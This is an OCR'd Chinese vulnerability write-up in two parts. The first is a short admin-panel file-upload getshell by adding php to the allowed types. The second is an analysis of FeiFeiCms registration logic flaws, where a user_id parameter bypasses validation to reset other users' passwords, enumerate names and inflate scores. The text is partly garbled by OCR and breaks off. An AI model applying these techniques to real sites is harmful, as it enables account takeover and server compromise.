
后台上传 GETSHELL

我不怎喜欢审计后台的东西，可是已经审计到这了，那就看看有没有后台可以 getshell 的地方。

答案当然是有的，前提是你拿到的管理组有 上传设置 的编辑权限。

首先在 文件简历->上传设置->附件类型 中，加入一个 php。

然后在任意文章或者内容管理页面，上传图片并抓包：



验证下：


```
$ http http://cms18.com/upload/gbook/user1.php
HTTP/1.1 200 OK
Connection: Keep-Alive
Content-Length: 4
Content-Type: text/html; charset=UTF-8
Date: Tue, 30 Oct 2018 03:56:57 GMT
Keep-Alive: timeout=5, max=100
Server: Apache
X-Powered-By: PHP/5.6.37

test
```


关键代码在 inc/zzz_file.php 中的 upload() 方法，会取出我们刚才加在附件类型中的 php，进行文件名后缀的白名单比对。

```
switch ($type) {
    case 'file':
    $array_ext_allow = explode('',Conf('fileext'));
    $format=Conf('fileformat');
    break;
    case 'video':
    $array_ext_allow = explode(',',Conf('videoext'));
    $format=Conf('videoformat');
    break;
    case 'image':
    $array_ext_allow = explode(',',Conf('imageext'));
    $format=Conf('imageformat');
    break;
    default:
    $array_ext_allow = explode(',',$type);
    break;
}
}
if (! $files['error']) {
    $upfile=$files['name'];
    $file_arr = explode('.', $upfile);
    $file_ext = strtolower(end($file_arr));
    $file_name =str_replace('.'.end($file_arr),'',$upfile);
    if (! in_array($file_ext, $array_ext_allow)) {
        return array('state'=>$file_ext . '格式的文件不允许上传，请重新选择！');
    }
    $savefile =array('state'=>'SUCCESS','ext'=>$file_ext,'title'=>$file_name,'url' => nan
    return $savefile;
```


题外话

两个不认真工作的家伙：


我TM 居然在公司日斩
日战
都没工作
卧槽
21:05
你特么的居然还要工作?
我特么在公司审计，都没工作 卧槽
信安之路

FeiFeiCms 前台逻辑漏洞分析

原创： myndtt 信安之路 2018-11-26

1 、版本 4.0.181010

2、下载链接：

http://daicuo.co/forum-1653-1-1.html

3、前台可注册用户

漏洞详情

注册处

用户注册一个账号对应处理函数为：

Lib\Lib\Action\Home\UserAction.class.php

文件下的 post 函数。

```
public function post(){
        #var_dump($_POST); 测试
        $info = D("User")->ff_update($_POST);#   进
        #var_dump($info);测试
        if($info){
            //      积
            if(C('user_register_score')){
                D('Score')->ff_user_score($info['user_id'], 2, intval(C('user_register_score')));
            }
            //      积
            if($info['user_pid'] && C('user_register_score_pid')){
          #echo '1';#测试
                D('Score')->ff_user_score($info['user_pid'], 4, intval(C('user_register_score_pi
    d')));
            }
            //json
```

```
        $data =array('id'=>$info['user_id'],'referer'=>cookie('ff_register_referer'));
        //欢  邮
        if( C('user_register_welcome') ){
            $content = str_replace(array('{username}','{sitename}','{time}'), array($info['us
    er_name'],C('site_name'),time()), C('user_register_welcome'));
            D("Email")->send($info['user_email'], $info['user_name'], $info['user_name'].'
              谢          ', $content);
        }
        //          结
        if (C('user_register_check')) {
            $this->ajaxReturn($data, "  们      审              ", 201);
        }else{
            $this->ajaxReturn($data, "  谢              ", 200);
        }
      }else{
        $this->ajaxReturn(0, D("User")->getError(), 500);
      }
    }
```

该函数直接将 post 的数据传入，则跟进 ff_update 函数至 \Lib\Lib\Model\UserModel.class.php 文件

```
public function ff_update($data, $group='home'){
    // 创            对  TP
    $data = $this->create($data);#对     进  验证
    if(false === $data){
        $this->error = $this->getError();
        return false;
     }
    /*              为 */
    if(empty($data['user_id'])){
        $data['user_id'] = $this->add();
        if(!$data['user_id']){
            $this->error = $this->getError();
            return false;
```

```
        }
        if($group == 'home'){
            //            时间
            cookie('ff_register_time', time());
            //         录
            $this->ff_login_write(array('user_id'=>$data['user_id'],'user_name'=>$data['us
    er_name'],'user_pwd'=>$data['user_pwd']));
        }
      } else {
        $status = $this->save();
        if(false === $status){
            $this->error = $this->getError();
            return false;
        }
      }
      return $data;
    }
```

跟进 create 函数，来到\Lib\Think\Core\Model.class.php 文件

```
public function create($data='',$type='') {
    //              传值  认    POST
    if(empty($data)) {
        $data    =   $_POST;
    }elseif(is_object($data)){
        $data   =   get_object_vars($data);
    }elseif(!is_array($data)){
        $this->error = L('_DATA_TYPE_INVALID_');
        return false;
    }
    //    态
    $type = $type?$type:(!empty($data[$this->getPk()])?self::MODEL_UPDATE:self::M
    ODEL_INSERT);

    //    单      验证
    if(C('TOKEN_ON') && !$this->autoCheckToken($data)) {
        $this->error = L('_TOKEN_ERROR_');
        return false;
```

```
    }

    // 检查
    if(!empty($this->_map)) {
        foreach ($this->_map as $key=>$val){
            if(isset($data[$key])) {
                $data[$val] =  $data[$key];
                unset($data[$key]);
            }
        }
    }

    //        动验证
    if(!$this->autoValidation($data,$type)) return false;#对传        进  验证

    // 验证              对
    $vo   =  array();
    foreach ($this->fields as $key=>$name){
        if(substr($key,0,1)=='_') continue;
        $val = isset($data[$name])?$data[$name]:null;
        //  证赋值
        if(!is_null($val)){
            $vo[$name] = (MAGIC_QUOTES_GPC && is_string($val))?  stripslashes($val
) :  $val;
        }
    }
    // 创       对     进     动处
    $this->autoOperation($vo,$type);
    // 赋值          对
    $this->data =  $vo;
    //       创                  调
    return $vo;
}
```

跟进 autoValidation 函数查看程序如何对数据进行验证

```
protected function autoValidation($data,$type) {
    //      验证
    if(!empty($this->_validate)) {
        //      设          动验证
        // 则进      验证
        //      验证错误
        foreach($this->_validate as $key=>$val) {#          验证     务
            // 验证       义
            // array(field,rule,message,condition,type,when,params)
            //              执  验证
            if(empty($val[5]) || $val[5]== self::MODEL_BOTH || $val[5]==$type ) {
                if(0==strpos($val[2],'{%') && strpos($val[2],'}'))
                    //                  语          {%语     义}
                    $val[2]  =  L(substr($val[2],2,-1));
                $val[3]  =  isset($val[3])?$val[3]:self::EXISTS_VAILIDATE;
                $val[4]  =  isset($val[4])?$val[4]:'regex';
                //      验证
                switch($val[3]) {
                    case self::MUST_VALIDATE:   //   须验证        单       设  该


                        if(false === $this->_validationField($data,$val)){
                            $this->error    =  $val[2];
                            return false;
                        }
                        break;
                    case self::VALUE_VAILIDATE:    // 值  为     时     验证
                        if('' != trim($data[$val[0]])){
                            if(false === $this->_validationField($data,$val)){
                                $this->error    =  $val[2];
                                return false;
                            }
                        }
```

```
                    break;
                default:    //    认    单      该        验证
                    if(isset($data[$val[0]])){#      为          绕过检测
                        if(false === $this->_validationField($data,$val)){
                            $this->error    =   $val[2];
                            return false;
                        }
                    }
                }
            }
        }
    }
    return true;
}
```

需要验证的事务有

```
protected $_validate = array(
        //
        array('user_register','validate_user_register','          过   !',1,'callback',1),
        // 验证
        array('user_name','require','   户        须        ',0,'',3),
        array('user_name', '', '    户              请          ', 2, 'unique',3),#        进
    验证
        /* 验证邮    */
        array('user_email', 'email', ' ', 0,'',3),
        array('user_email', '', '邮              请          ', 0, 'unique',3),#        进   验证
        /* 验证   码 */
        array('user_pwd_re', 'user_pwd', '        码输        样', 2, 'confirm'), //        码
    输        样
    );
```

则需要验证的字段有 user_name, user_name, user_email, user_pwd_re, user_pwd. 这些都是我们正常注册需要填写的数据，当然也是我们可以控制的数据，因为它们都取自于$_POST。这时候我们来看 default 的部分：if(isset($data[$val[0]])) 只要传入的数据为空就不必进入检测了，这样会带来问题。

接着继续来看看_validationField 函数吧


```
protected function _validationField($data,$val) {
    switch($val[4]) {
        case 'function'://            进  验证
        case 'callback':// 调        进  验证
            $args = isset($val[6])?$val[6]:array();
            array_unshift($args,$data[$val[0]]);
            if('function'==$val[4]) {
                return call_user_func_array($val[1], $args);
            }else{
                return call_user_func_array(array(&$this, $val[1]), $args);
            }
        case 'confirm': // 验证
            return $data[$val[0]] == $data[$val[1]];
        case 'in': // 验证                组  围
            return in_array($data[$val[0]] ,$val[1]);
        case 'equal': // 验证                值
            return $data[$val[0]] == $val[1];
        case 'unique': // 验证     值
            if(is_string($val[0]) && strpos($val[0],','))
                $val[0]  =  explode(',',$val[0]);
            $map = array();
            if(is_array($val[0])) {
                //                验证
                foreach ($val[0] as $field)
                    $map[$field]   =  $data[$field];
            }else{
                $map[$val[0]] = $data[$val[0]];
            }
```

```
            if(!empty($data[$this->getPk()])) { //        编辑   时   验证

                $map[$this->getPk()] = array('neq',$data[$this->getPk()]);#       问题


            }
            if($this->where($map)->find())
                return false;
            break;
        case 'regex':
        default:    //    认        则验证              验证        义   验证

            // 检查      规则
            return $this->regex($data[$val[0]],$val[1]);
    }
    return true;
}
```


不太清楚为什么程序在验证字段是否唯一的时候为什么要加入这段

```
if(!empty($data[$this->getPk()])) { //        编辑   时   验证

                $map[$this->getPk()] = array('neq',$data[$this->getPk()]);#问题
            }
    if($this->where($map)->find())
                return false;
```


$this->getPk() 函数是得到当前要判断的字段所在表的主键名称（注册时影响的表即为 ff_user，主键为 user_id。在 thinkphp 中也有该函数）。如果存在，那么就用 'neq'，也即不等于。这里需要出现黑人问号？。等于说注册的时候我传入一个字段 user_id 就可以做一些事情了。例如下图



如果已经注册了一个 user_name=myndtt 并且 user_id=2 的用户，那么这样就完全绕过了字段验证。或者只需要传入 user_id 这个字段就可以绕过了。字段验证完以后没问题就会更新数据库了。例如下图(这里没有传入 user_name, user_email 等字段，仅仅传入了 user_id 和密码)，那么程序就会对 user_id 对应的用户进行密码更改。



同时网站可以通过 user_id 来遍历得到注册用户的 user_name。可以检测 user_id 是否存在。如




总之就可以利用 user_id 来更改 ff_user 表中的许多字段。

接着回到最早的 post 函数

```
if($info){#            积

    //      积
    if(C('user_register_score')){
        D('Score')->ff_user_score($info['user_id'], 2, intval(C('user_register_score')));
    }
    //      积
    if($info['user_pid'] && C('user_register_score_pid')){
```

```
        #echo '';#测试
        D('Score')->ff_user_score($info['user_pid'], 4, intval(C('user_register_score_pid')))
;
    }

    //json
    $data =array('id'=>$info['user_id'],'referer'=>cookie('ff_register_referer'));
    //欢  邮
    if( C('user_register_welcome') ){
        $content = str_replace(array('{username}','{sitename}','{time}'), array($info['user_
name'],C('site_name'),time()), C('user_register_welcome'));
        D("Email")->send($info['user_email'], $info['user_name'], $info['user_name'].'
            谢          ', $content);
    }
```

如果 user_id=自己的 id 话就可以无限注册给自己加分了。




那么问题来了，为什么不直接：加上一个 user_score 字段呢。如 post user_id=2&user_score=30000。

回到 post 函数


```
$info = D("User")->ff_update($_POST);#执          user_id 对应 user_score 为 30000
        #var_dump($info);测试
        if($info){
            //    积
            if(C('user_register_score')){
                D('Score')->ff_user_score($info['user_id'], 2, intval(C('user_register_score')))
    ;#  时  给  计   ff_score     对应 id    score      为  础        #
            }
```

遗 憾 的 是 D('Score')->ff_user_score($info['user_id'],2, intval(C('user_register_score'))); 会继续更新一次。在此中可以考虑时间竞争获得高额积分，否则就一次次发包，每次获得注册奖励的分数。



登入处

上述的更改用户密码，看似不能直接可以登入前台(登入需要邮箱)，因为只能获得 user_name。



来到处理登入处的逻辑代码部分


```
public function loginpost(){
        $user_id = D("User")->ff_login($_POST);#          现
        if($user_id){
            $this->ajaxReturn($user_id, "    录       ", 200);
        }else{
            $this->ajaxReturn(0, D("User")->getError(), 500);
        }
    }
```

进   ff_login

```
public function ff_login($post){
            $where = array();
            //   户       邮       录
            if(filter_var($post['user_email'], FILTER_VALIDATE_EMAIL)){#        user_email
            #email        则
                $where['user_email'] = array('eq', htmlspecialchars(trim($post['user_email'])));
            }else{
                $where['user_name'] = array('eq', #          虑   户输        user_email
    user_name
                                        htmlspecialchars(trim($post['user_email'])));
            }
            //查库
```

```
